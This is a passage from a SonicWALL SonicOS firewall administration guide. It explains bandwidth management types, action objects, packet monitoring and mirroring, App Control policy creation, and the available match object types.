In global BWM mode, all traffic (by default) is marked as "medium" priority unless configured via firewall rule/app firewall rule.

It is a best practice to configure Global Bandwidth Management settings before configuring App Control policies that use BWM. The global bandwidth management feature is described in detail in the *Global Bandwidth Management Feature Module*, available on MySonicWALL and www.sonicwall.com.

Changing the Bandwidth Management Type on the Firewall Settings > BWM page between WAN and Global causes BWM to be disabled in all Firewall Access Rules, while default BWM action objects in App Control policies will convert accordingly to correspond to the new bandwidth management type.

When you change the Bandwidth Management Type from Global to WAN, the default BWM actions that are in use in any App Rules policies will be automatically converted to **WAN BWM Medium**, no matter what level they were set to before the change.

When you change the Type from WAN to Global, the default BWM actions are converted to **BWM Global-Medium**. The firewall does not store your previous action priority levels when you switch the Type back and forth. You can view the conversions on the Firewall > App Rules page.

Custom Bandwidth Management actions behave differently than the default BWM actions. Custom BWM actions are configured by adding a new action object from the Firewall > Action Objects page and selecting the Bandwidth Management action type. Custom Bandwidth Management actions and policies using them retain their priority level setting when the Bandwidth Management Type is changed from Global to WAN, and from WAN to Global.

For example, if the Bandwidth Management Type is set to WAN, and you set the priority level in your custom BWM action object to 5 (which happens to be the priority level for BWM Global-Medium Low). You also set custom values for the Guaranteed Bandwidth and Maximum Bandwidth in the Add/Edit Action Object window. You would continue to see a priority of 5 for your custom BWM action after a change from Type WAN to Global or back again. The values

you set for Guaranteed Bandwidth and Maximum Bandwidth are converted in the action object to the guaranteed and maximum values set in the Global Priority Queue table for the selected priority level. When the Type changes back to WAN, the guaranteed and maximum settings are returned to their custom settings in the action object. The firewall stores your previous guaranteed and maximum values if you switch the Bandwidth Management Type back and forth.

Custom BWM Action in Policy with BWM Type of WAN

The figure below shows a policy that has a custom BWM action, while the global Bandwidth Management Type is set to WAN.

<input type="checkbox"/>	3	Guests - BWM Nonproductive Content	CFS	Nonproductive Content	WAN BWM Medium			
<input type="checkbox"/>	4	HTTP Client Request Blocked (Forbidden File Type)	HTTP Client Request	HTTP URI Content - Forbidden File Types	Custom Block Page - Forbidden File			
<input type="checkbox"/>	5	Test BWM High	App Control Content	YouTube Match Object	WAN BWM Medium			
<input type="checkbox"/>	6	Test BWM Low	App Control Content	Zune Match Object	Custom BWM Action (globalMedLow)	Any	Any	N/A

Action Properties
Type: Bandwidth Management

Inbound Parameters (Ethernet)
guaranteed = 25.000 %
maximum = 80.000 %
priority = 5
dropped = 0

Custom BWM Action in Policy with BWM Type of Global

The next figure shows the same policy after the global Bandwidth Management Type is set to Global. Only the Priority appears in the tooltip, because no values are set in the Global Priority Queue for guaranteed or maximum bandwidth for level 5.

<input type="checkbox"/>	4	HTTP Client Request Blocked (Forbidden File Type)	HTTP Client Request	HTTP URI Content - Forbidden File Types	Custom Block Page - Forbidden File			
<input type="checkbox"/>	5	Test BWM High	App Control Content	YouTube Match Object	BWM Global-Medium High			
<input type="checkbox"/>	6	Test BWM Low	App Control Content	Zune Match Object	Custom BWM Action (globalMedLow)	Any	Any	N/A

Action Properties
Type: Bandwidth Management

Inbound Parameters
priority = 5

Bandwidth Management Type Global on Firewall Settings > BWM

When the **Bandwidth Management Type** is set to **Global**, as in the following figure, the Add/Edit Action Object window provides the Bandwidth Priority option, but uses the values that are specified in the **Priority** table on the Firewall Settings > BWM page for Guaranteed Bandwidth and Maximum Bandwidth. The Per Action or Per Policy Bandwidth Aggregation Method options are not available for Action Objects when Bandwidth Management Type is set to Global.

Bandwidth Management Type: WAN Global None
Interface BWM Settings ?

Priority	Enable	Guaranteed	Maximum\Burst
0 Realtime	<input type="checkbox"/>	0 %	100 %
1 Highest	<input type="checkbox"/>	0 %	100 %
2 High	<input checked="" type="checkbox"/>	30 %	100 %
3 Medium High	<input type="checkbox"/>	0 %	100 %
4 Medium	<input checked="" type="checkbox"/>	50 %	100 %
5 Medium Low	<input type="checkbox"/>	0 %	100 %
6 Low	<input checked="" type="checkbox"/>	20 %	100 %
7 Lowest	<input type="checkbox"/>	0 %	100 %
Total:		100	

Add/Edit Action Objects Page with BWM Type Global

The next figure shows the Bandwidth Priority selections in the Add/Edit Action Objects window when the global Bandwidth Management Type is set to Global on the Firewall Settings > BWM page.

The screenshot shows the 'Action Object Settings' window. At the top, there is a text field for 'Action Name' and a dropdown menu for 'Action' set to 'Bandwidth Management'. Below this, there are two checked checkboxes: 'Enable Outbound Bandwidth Management' and 'Enable Inbound Bandwidth Management'. For each, there is a 'Bandwidth Priority' label and a dropdown menu. The 'Enable Inbound Bandwidth Management' dropdown is open, showing a list of priorities: 0 Realtime, 1 Highest, 2 High, 3 Medium High, 4 Medium, 5 Medium Low, 6 Low, 7 Lowest, and 8 Realtime. At the bottom, a note states: 'Note: BWM Type: Global; To change go to Firewall Settings > BWM'.



Note All priorities will be displayed (Realtime - Lowest) regardless if all have been configured. Refer to the Firewall Settings > BWM page to determine which priorities are enabled. If the Bandwidth Management Type is set to Global and you select a Bandwidth Priority that is not enabled, the traffic is automatically mapped to the level 4 priority (Medium). For a BWM Type of WAN, the default priority is level 7 (Low).

Bandwidth Management Type WAN on Firewall Settings > BWM

When the **Bandwidth Management Type** is set to **WAN** as in the next figure, the Add/Edit Action Object screen provides **Per Action** or **Per Policy** Bandwidth Aggregation Method options and you can specify values for Guaranteed Bandwidth, Maximum Bandwidth, and Bandwidth Priority.

The screenshot shows the 'Firewall Settings / BWM' page. At the top, there are three buttons: 'Accept' (with a green checkmark), 'Cancel', and 'Restore Defaults...'. Below the buttons, there is a section for 'Bandwidth Management Type' with three radio button options: 'WAN', 'Global' (which is selected), and 'None'. At the bottom, there is a link for 'Interface BWM Settings'.

Per Action or Per Policy Bandwidth Management

The following figure shows the Bandwidth Priority selections in the Add/Edit Action Objects screen when the global Bandwidth Management Type is set to **WAN** on the Firewall Settings > BWM page.

In this case, when configuring a Bandwidth Management action, you can select either **Per Action** or **Per Policy**, as shown in the figure. Per Policy means that when you create a limit of 10 Mbps in an Action Object, and three different policies use the Action Object, then each policy can consume up to 10 Mbps of bandwidth. Per Action means that the three policies combined can only use 10 Mbps.

Action Object Settings

Action Name:

Action:

Bandwidth Aggregation Method: (dropdown menu open showing Per Action, Per Policy, Per Action)

Enable Outbound Bandwidth Management

Guaranteed Bandwidth: %

Maximum Bandwidth: %

Bandwidth Priority:

Enable Inbound Bandwidth Management

Guaranteed Bandwidth: %

Maximum Bandwidth: %

Bandwidth Priority:

Enable Tracking Bandwidth Usage

Note: BWM Type: WAN; To change go to [Firewall Settings > BWM](#)

When using Per Action, multiple policies are subject to a single aggregate bandwidth management setting when they share the same action. For example, consider the following two App Rules policies:

- One manages the bandwidth for downloading executable files
- Another manages the bandwidth for P2P applications traffic

If these two policies share the same bandwidth management Action (500 Kbit/sec max bandwidth):

- Using the Per Action aggregation method, the downloads of executable files and traffic from P2P applications combined cannot exceed 500 Kbit/sec.
- Using the Per Policy bandwidth aggregation method, a bandwidth of 500 Kbit/sec is allowed for executable file downloads while concurrent P2P traffic is also allowed a bandwidth of 500 Kbit/sec.

The predefined BWM High, BWM Medium, and BWM Low actions are all Per Action. In releases previous to SonicOS 5.8, all Bandwidth Management actions were implicitly set to Per Policy, but now you have a choice.

Application layer bandwidth management configuration is handled in the same way as the Ethernet bandwidth management configuration associated with Firewall > Access Rules. Both are tied in with the global bandwidth management settings. However, with Application Control you can specify all content type, which you cannot do with access rules.



Note When the Bandwidth Management Type on the Firewall Settings > BWM page is set to WAN, bandwidth management policies defined with Firewall > Access Rules always have priority over application layer bandwidth management policies. Thus, if an access rule bandwidth management policy is applied to a certain connection, then an application layer bandwidth management policy will never be applied to that connection.

When the Bandwidth Management Type is set to Global, the reverse is true, giving App Control bandwidth management policies priority over Firewall Access Rule bandwidth management policies.

For a bandwidth management use case, you might want to limit .mp3 and executable file downloads during work hours to no more than 1 Mbps. At the same time, you want to allow downloads of productive file types such as .doc or .pdf up to the maximum available bandwidth, or even give the highest possible priority to downloads of the productive content. As another example, you might want to limit bandwidth for a certain type of peer-to-peer (P2P) traffic, but allow other types of P2P to use unlimited bandwidth. Application layer bandwidth management allows you to create policies to do this.

Actions Using Packet Monitoring

When the predefined Packet Monitor action is selected for a policy, SonicOS will capture or mirror the traffic according to the settings you have configured on the Dashboard > Packet Monitor or System > Packet Monitor page. The default is to create a capture file, which you can view with Wireshark. Once you have configured a policy with the Packet Monitor action, you still need to click **Start Capture** on the Packet Monitor page to actually capture any packets. After you have captured the desired packets, click **Stop Capture**.

To control the Packet Monitor action to capture only the packets related to your policy, click **Configure** on the Packet Monitor page and select **Enable Filter based on the firewall/app rule** on the **Monitor Filter** tab.

Settings Monitor Filter Display Filter Logging Advanced Monitor Filter Mirror

Monitor Filter (Used for both mirroring and packet capture)

Enable filter based on the firewall/app rule

Interface Name(s):

Ether Type(s):

IP Type(s):

Source IP Address(es):

Source Port(s):

Destination IP Address(es):

Destination Port(s):

Enable Bidirectional Address and Port Matching

Leave all checkboxes below unchecked for normal operation. Unchecked means capture all type of packets.

Forwarded packets only Consumed packets only Dropped packets only

In this mode, after you click **Start Capture** on the Packet Monitor page, packets are not captured until some traffic triggers the App Control policy (or Firewall Access Rule). You can see the Alert message in the Log > View page when the policy is triggered. This works when Packet Monitor is selected in App Control policies created with the Create Rule button or with the App Rules method using an action object, or in Firewall Access Rules, and allows you to specify configuration or filtering for what to capture or mirror. You can download the capture in different formats and look at it in a Web page, for example.

To set up mirroring, go to the **Mirror** tab and pick an interface to which to send the mirrored traffic in the **Mirror filtered packets to Interface (NSA platforms only)** field under Local Mirroring Settings. You can also configure one of the Remote settings. This allows you to mirror the application packets to another computer and store everything on the hard disk. For example, you could capture everyone's MSN Instant Messenger traffic and read the conversations.


Create Rule from App Flow Monitor

The Dashboard > App Flow Monitor page provides a **Create Rule** button. If, while viewing the App Flow Monitor, you see an application that seems suspicious or is using excessive amounts of bandwidth, you can simply select the application in the list, then click Create Rule and configure an App Control policy for it immediately. You can also select multiple applications and then use Create Rule to configure a policy that applies to all of them.



Note General applications cannot be selected. Service type applications and signature type applications cannot be mixed in a single rule.

The following figure shows the Create Rule window displayed over the Dashboard > AppFlow Monitor page.



The Create Rule feature is available from App Flow Monitor on the list view page setting. The Create Rule button is visible, but disabled, on the pie chart and graphical monitoring views.

You can configure the following types of policies in the Create Rule window:

- Block – the application will be completely blocked by the firewall
- Bandwidth Manage – choose one of the BWM levels to use Global Bandwidth Management to control the bandwidth used by the application no matter which interface it traverses



Note Bandwidth management must be enabled on each interface where you want to use it. You can configure interfaces from the Network > Interfaces page.

- Packet Monitor – capture packets from the application for examination and analysis

After you select the desired action for the rule and then click Create Rule within the Create Rule window, an App Control policy is automatically created and added to the App Rules Policies table on the Firewall > App Rules page.

The Create Rule window contains a Configure button next to the Bandwidth Manage section that takes you to the Firewall Settings > BWM page where you can configure the Global Priority Queue. For more information about global bandwidth management and the Firewall Settings > BWM page, see the [“Actions Using Bandwidth Management” section on page 675](#). The Bandwidth Manage options you see in the Create Rule window reflect the options that are enabled in the Global Priority Queue. The default values are:

- BWM Global-High – Guaranteed 30%; Max/Burst 100%
- BWM Global-Medium – Guaranteed 50%; Max/Burst 100%
- BWM Global-Low – Guaranteed 20%; Max/Burst 100%

App Control Advanced Policy Creation

The configuration method on the Firewall > App Control Advanced page allows granular control of specific categories, applications, or signatures. This includes granular logging control, granular inclusion and exclusion of users, groups, or IP address ranges, and schedule configuration. The settings here are global policies and independent from any custom App Rules policy. The Firewall > App Control Advanced page is shown below.

Firewall / **App Control Advanced**

Accept Cancel

App Control Status

App Control Status

App Signature Database: Downloaded

App Signature Database Timestamp: UTC 02/05/2014 16:11:12.000 Update

Last Checked: 02/06/2014 12:42:04.000

App Signature DB Expiration Date: 10/10/2016

Note: Enable App Control per zone from the Network > Zones page.

App Control Global Settings

Enable App Control

Configure App Control Settings Reset App Control Settings & Policies

App Control Advanced Items 1 to 50 (of 1464)

View Style: Category: All Application: All Viewed By: Application Lookup Signature ID:

#	Category	Application	Block	Log	Comments	Configure
APP-UPDATE						
1	APP-UPDATE	360Safe				
2	APP-UPDATE	Apresso				
3	APP-UPDATE	ALTools				
⋮						
46	APP-UPDATE	Yum				
47	APP-UPDATE	ZYpp				
BACKUP-APPS						
48	BACKUP-APPS	2Shared				
49	BACKUP-APPS	4Shared				
50	BACKUP-APPS	Acronis Snap Deploy				

You can configure the following settings on this page:

- Select a category, an application, or a signature.
- Select blocking, logging, or both as the action.
- Specify users, groups, or IP address ranges to include in or exclude from the action.
- Set a schedule for enforcing the controls.

While these application control settings are independent from App Rules policies, you can also create application match objects for any of the categories, applications, or signatures available here or on the Firewall > Match Objects page, and use those match objects in an App Rules policy. This allows you to use the wide array of actions and other configuration settings available with Application Control. See the [“Application List Objects” section on page 694](#) for

more information about this policy-based user interface for application control.

App Rules Policy Creation

You can use Application Control to create custom App Rules policies to control specific aspects of traffic on your network. A policy is a set of match objects, properties, and specific prevention actions. When you create a policy, you first create a match object, then select and optionally customize an action, then reference these when you create the policy.

In the **Firewall > App Rules** page, you can access the Policy Settings screen, shown below for a Policy Type of SMTP Client. The screen changes depending on the Policy Type you select.

The screenshot shows the 'App Control Policy Settings' configuration page. The 'Policy Type' is set to 'SMTP Client'. The 'Address' field is set to 'Any' for both Source and Destination. The 'Service' is set to 'SMTP (Send E-Mail)'. The 'Match Object' is 'Blocked email.o' and the 'Action Object' is 'Reset/Drop'. The 'Users/Groups' are set to 'All' for Included and 'None' for Excluded. The 'MAIL FROM' and 'RCPT TO' are set to 'Any'. The 'Schedule' is 'Always on'. The 'Enable Logging' checkbox is checked. The 'Log Redundancy Filter (seconds)' is set to 'Use Global Settings' with a value of 0. The 'Connection Side' is 'Client Side' and the 'Direction' is 'Basic'. The 'From' and 'To' fields are set to 'Any'. A note at the bottom states: 'Note: BWM Type: Global; To change go to Firewall Settings > BWM'.

Some examples of policies include:

- Block applications for activities such as gambling
- Disable .exe and .vbs email attachments
- Do not allow the Mozilla browser on outgoing HTTP connections
- Do not allow outgoing email or MS Word attachments with the keywords "SonicWALL Confidential", except from the CEO and CFO
- Do not allow outgoing email that includes a graphic or watermark found in all confidential documents

When you create a policy, you select a policy type. Each policy type specifies the values or value types that are valid for the source, destination, match object type, and action fields in the policy. You can further define the policy to include or exclude specific users or groups, select a schedule, turn on logging, and specify the connection side as well as basic or advanced direction types. A basic direction type simply indicates inbound or outbound. An advanced direction type allows zone to zone direction configuration, such as from the LAN to the WAN.

The following table describes the characteristics of the available App Rules policy types.

Policy Type	Description	Valid Source Service / Default	Valid Destination Service / Default	Valid Match Object Type	Valid Action Type	Connection Side
App Control Content	Policy using dynamic Application Control related objects for any application layer protocol	N/A	N/A	Application Category List, Application List, Application Signature List	Reset/Drop, No Action, Bypass DPI, Packet Monitor, BWM Global-*, WAN BWM *	N/A
CFS	Policy for content filtering	N/A	N/A	CFS Category List	CFS Block Page, Packet Monitor, No Action, BWM Global-*, WAN BWM *	N/A
Custom Policy	Policy using custom objects for any application layer protocol; can be used to create IPS-style custom signatures	Any / Any	Any / Any	Custom Object	Reset/Drop, Bypass DPI, Packet Monitor, No Action, BWM Global-*, WAN BWM *	Client Side, Server Side, Both
FTP Client	Any FTP command transferred over the FTP control channel	Any / Any	FTP Control / FTP Control	FTP Command, FTP Command + Value, Custom Object	Reset/Drop, Bypass DPI, Packet Monitor, No Action	Client Side
FTP Client File Upload Request	An attempt to upload a file over FTP (STOR command)	Any / Any	FTP Control / FTP Control	Filename, file extension	Reset/Drop, Bypass DPI, Packet Monitor, No Action, BWM Global-*, WAN BWM *	Client Side

Policy Type	Description	Valid Source Service / Default	Valid Destination Service / Default	Valid Match Object Type	Valid Action Type	Connection Side
FTP Client File Download Request	An attempt to download a file over FTP (RETR command)	Any / Any	FTP Control / FTP Control	Filename, file extension	Reset/Drop, Bypass DPI, Packet Monitor, No Action, BWM Global-*, WAN BWM *	Client Side
FTP Data Transfer Policy	Data transferred over the FTP Data channel	Any / Any	Any / Any	File Content Object	Reset/Drop, Bypass DPI, Packet Monitor, No Action	Both
HTTP Client	Policy which is applicable to Web browser traffic or any HTTP request that originates on the client	Any / Any	Any / HTTP (configurable)	HTTP Host, HTTP Cookie, HTTP Referrer, HTTP Request Custom Header, HTTP URI Content, HTTP User Agent, Web Browser, File Name, File Extension Custom Object	Reset/Drop, Bypass DPI, Packet Monitor ^a , No Action, BWM Global-*, WAN BWM *	Client Side
HTTP Server	Response originated by an HTTP Server	Any / HTTP (configurable)	Any / Any	ActiveX Class ID, HTTP Set Cookie, HTTP Response, File Content Object, Custom Header, Custom Object	Reset/Drop, Bypass DPI, Packet Monitor, No Action, BWM Global-*, WAN BWM *	Server Side

Policy Type	Description	Valid Source Service / Default	Valid Destination Service / Default	Valid Match Object Type	Valid Action Type	Connection Side
IPS Content	Policy using dynamic Intrusion Prevention related objects for any application layer protocol	N/A	N/A	IPS Signature Category List, IPS Signature List	Reset/Drop, Bypass DPI, Packet Monitor, No Action, BWM Global-*, WAN BWM *	N/A
POP3 Client	Policy to inspect traffic generated by a POP3 client; typically useful for a POP3 server admin	Any / Any	POP3 (Retrieve Email) / POP3 (Retrieve Email)	Custom Object	Reset/Drop, Bypass DPI, Packet Monitor, No Action	Client Side
POP3 Server	Policy to inspect email downloaded from a POP3 server to a POP3 client; used for email filtering	POP3 (Retrieve Email) / POP3 (Retrieve Email)	Any / Any	Email Body, Email CC, Email From, Email To, Email Subject, File Name, File Extension, MIME Custom Header	Reset/Drop, Disable attachment, Bypass DPI, No action	Server Side
SMTP Client	Policy applies to SMTP traffic that originates on the client	Any / Any	SMTP (Send Email)/ SMTP (Send Email)	Email Body, Email CC, Email From, Email To, Email Size, Email Subject, Custom Object, File Content, File Name, File Extension, MIME Custom Header,	Reset/Drop, Block SMTP E-Mail Without Reply, Bypass DPI, Packet Monitor, No Action	Client Side

a.Packet Monitor action is not supported for File Name or File Extension Custom Object.

Match Objects

Match objects represent the set of conditions which must be matched in order for actions to take place. This includes the object type, the match type (exact, partial, prefix, or suffix), the input representation (text or hexadecimal), and the actual content to match. Match objects were referred to as application objects in previous releases.

Hexadecimal input representation is used to match binary content such as executable files, while text input representation is used to match things like file or email content. You can also use hexadecimal input representation for binary content found in a graphic image. Text input representation could be used to match the same graphic if it contains a certain string in one of its properties fields.

The maximum size for a match object is 8192 (8K) bytes. Because Application Control matches data at wire speeds, match objects do not provide matching for regular expressions. You can use a proxy server for this functionality.

The File Content match object type provides a way to match a pattern or keyword within a compressed (zip/gzip) file. This type of match object can only be used with FTP Data Transfer, HTTP Server, or SMTP Client policies.

The following table describes the supported match object types.

Object Type	Description	Match Types	Negative Matching	Extra Properties
ActiveX ClassID	Class ID of an Active-X component. For example, ClassID of Gator Active-X component is "c1fb8842-5281-45ce-a271-8fd5f117ba5f"	Exact	No	None
Application Category List	Allows specification of application categories, such as Multimedia., P2P, or Social Networking	N/A	No	None
Application List	Allows specification of individual applications within the application category that you select	N/A	No	None
Application Signature List	Allows specification of individual signatures for the application and category that you select	N/A	No	None
CFS Allow/Forbidden List	Allows specification of allowed and forbidden domains for Content Filtering	Exact, Partial, Prefix, Suffix	No	None

Object Type	Description	Match Types	Negative Matching	Extra Properties
CFS Category List	Allows selection of one or more Content Filtering categories	N/A	No	A list of 64 categories is provided to choose from
Custom Object	Allows specification of an IPS-style custom set of conditions.	Exact	No	There are 4 additional, optional parameters that can be set: offset (describes from what byte in packet payload we should start matching the pattern – starts with 1; helps minimize false positives in matching), depth (describes at what byte in the packet payload we should stop matching the pattern – starts with 1), minimum payload size and maximum payload size.
Email Body	Any content in the body of an email.	Partial	No	None
Email CC (MIME Header)	Any content in the CC MIME Header.	Exact, Partial, Prefix, Suffix	Yes	None
Email From (MIME Header)	Any content in the From MIME Header.	Exact, Partial, Prefix, Suffix	Yes	None
Email Size	Allows specification of the maximum email size that can be sent.	N/A	No	None
Email Subject (MIME Header)	Any content in the Subject MIME Header.	Exact, Partial, Prefix, Suffix	Yes	None
Email To (MIME Header)	Any content in the To MIME Header.	Exact, Partial, Prefix, Suffix	Yes	None
MIME Custom Header	Allows for creation of MIME custom headers.	Exact, Partial, Prefix, Suffix	Yes	A Custom header name needs to be specified.

Object Type	Description	Match Types	Negative Matching	Extra Properties
File Content	Allows specification of a pattern to match in the content of a file. The pattern will be matched even if the file is compressed.	Partial	No	'Disable attachment' action should never be applied to this object.
Filename	In cases of email, this is an attachment name. In cases of HTTP, this is a filename of an uploaded attachment to the Web mail account. In cases of FTP, this is a filename of an uploaded or downloaded file.	Exact, Partial, Prefix, Suffix	Yes	None
Filename Extension	In cases of email, this is an attachment filename extension. In cases of HTTP, this is a filename extension of an uploaded attachment to the Web mail account. In cases of FTP, this is a filename extension of an uploaded or downloaded file.	Exact	Yes	None
FTP Command	Allows selection of specific FTP commands.	N/A	No	None
FTP Command + Value	Allows selection of specific FTP commands and their values.	Exact, Partial, Prefix, Suffix	Yes	None
HTTP Cookie Header	Allows specification of a Cookie sent by a browser.	Exact, Partial, Prefix, Suffix	Yes	None

Object Type	Description	Match Types	Negative Matching	Extra Properties
HTTP Host Header	Content found inside of the HTTP Host header. Represents hostname of the destination server in the HTTP request, such as www.google.com .	Exact, Partial, Prefix, Suffix	Yes	None
HTTP Referrer Header	Allows specification of content of a Referrer header sent by a browser – this can be useful to control or keep stats of which Web sites redirected a user to customer's Web site.	Exact, Partial, Prefix, Suffix	Yes	None
HTTP Request Custom Header	Allows handling of custom HTTP Request headers.	Exact, Partial, Prefix, Suffix	Yes	A Custom header name needs to be specified.
HTTP Response Custom Header	Allows handling of custom HTTP Response headers.	Exact, Partial, Prefix, Suffix	Yes	A Custom header name needs to be specified.
HTTP Set Cookie Header	Set-Cookie headers. Provides a way to disallow certain cookies to be set in a browser.	Exact, Partial, Prefix, Suffix	Yes	None
HTTP URI Content	Any content found inside of the URI in the HTTP request.	Exact, Partial, Prefix, Suffix	No	None
HTTP User-Agent Header	Any content inside of a User-Agent header. For example: User-Agent: Skype.	Exact, Partial, Prefix, Suffix	Yes	None
Web Browser	Allows selection of specific Web browsers (MSIE, Netscape, Firefox, Safari, Chrome).	N/A	Yes	None

Object Type	Description	Match Types	Negative Matching	Extra Properties
IPS Signature Category List	Allows selection of one or more IPS signature groups. Each group contains multiple pre-defined IPS signatures.	N/A	No	None
IPS Signature List	Allows selection of one or more specific IPS signatures for enhanced granularity.	N/A	No	None

You can see the available types of match objects in a drop-down list in the Match Object Settings screen.

Match Object Settings

Object Name:

Match Object Type: **Active X ClassID** (dropdown menu open)

Match Type: **Active X ClassID** (dropdown menu open)

Input Representation:

Content:

List:

Buttons: Add, Update, Remove, Remove All, Load From File

Ready

In the Match Object screen, you can add multiple entries to create a list of content elements to match. All content that you provide in a match object is case-insensitive for matching purposes. A hexadecimal representation is used to match binary content. You can use a hex editor or a network protocol analyzer like Wireshark to obtain hex format for binary files. For more information about these tools, see the following sections:

- [“Wireshark” on page 728](#)
- [“Hex Editor” on page 731](#)

You can use the **Load From File** button to import content from predefined text files that contain multiple entries for a match object to match. Each entry in the file must be on its own line. The Load From File feature allows you to easily move Application Control settings from one SonicWALL security appliance to another.

Multiple entries, either from a text file or entered manually, are displayed in the List area. List entries are matched using the logical OR, so if any item in the list is matched, the action for the policy is executed.

A match object can include a total of no more than 8000 characters. If each element within a match object contains approximately 30 characters, then you can enter about 260 elements. The maximum element size is 8000 bytes.

Negative Matching

Negative matching provides an alternate way to specify which content to block. You can enable negative matching in a match object when you want to block everything except a particular type of content. When you use the object in a policy, the policy will execute actions based on absence of the content specified in the match object. Multiple list entries in a negative matching object are matched using the logical AND, meaning that the policy action is executed only when all specified negative matching entries are matched.

Although all App Rules policies are DENY policies, you can simulate an ALLOW policy by using negative matching. For instance, you can allow email .txt attachments and block attachments of all other file types. Or you can allow a few types, and block all others.

Not all match object types can utilize negative matching. For those that can, you will see the **Enable Negative Matching** checkbox on the Match Object Settings screen.

Application List Objects

The Firewall > Match Objects page also contains the **Add Application List Object** button, which opens the **Create Match Object** window. This window provides two tabs:


- **Application** – You can create an application filter object on this tab. This screen allows selection of the application category, threat level, type of technology, and attributes. After selections are made, the list of applications matching those criteria is displayed. The Application tab provides another way to create a match object of the Application List type.
- **Category** – You can create a category filter object on this tab. A list of application categories and their descriptions are provided. The Category page offers another way to create a match object of the Application Category List type.

Application Filters

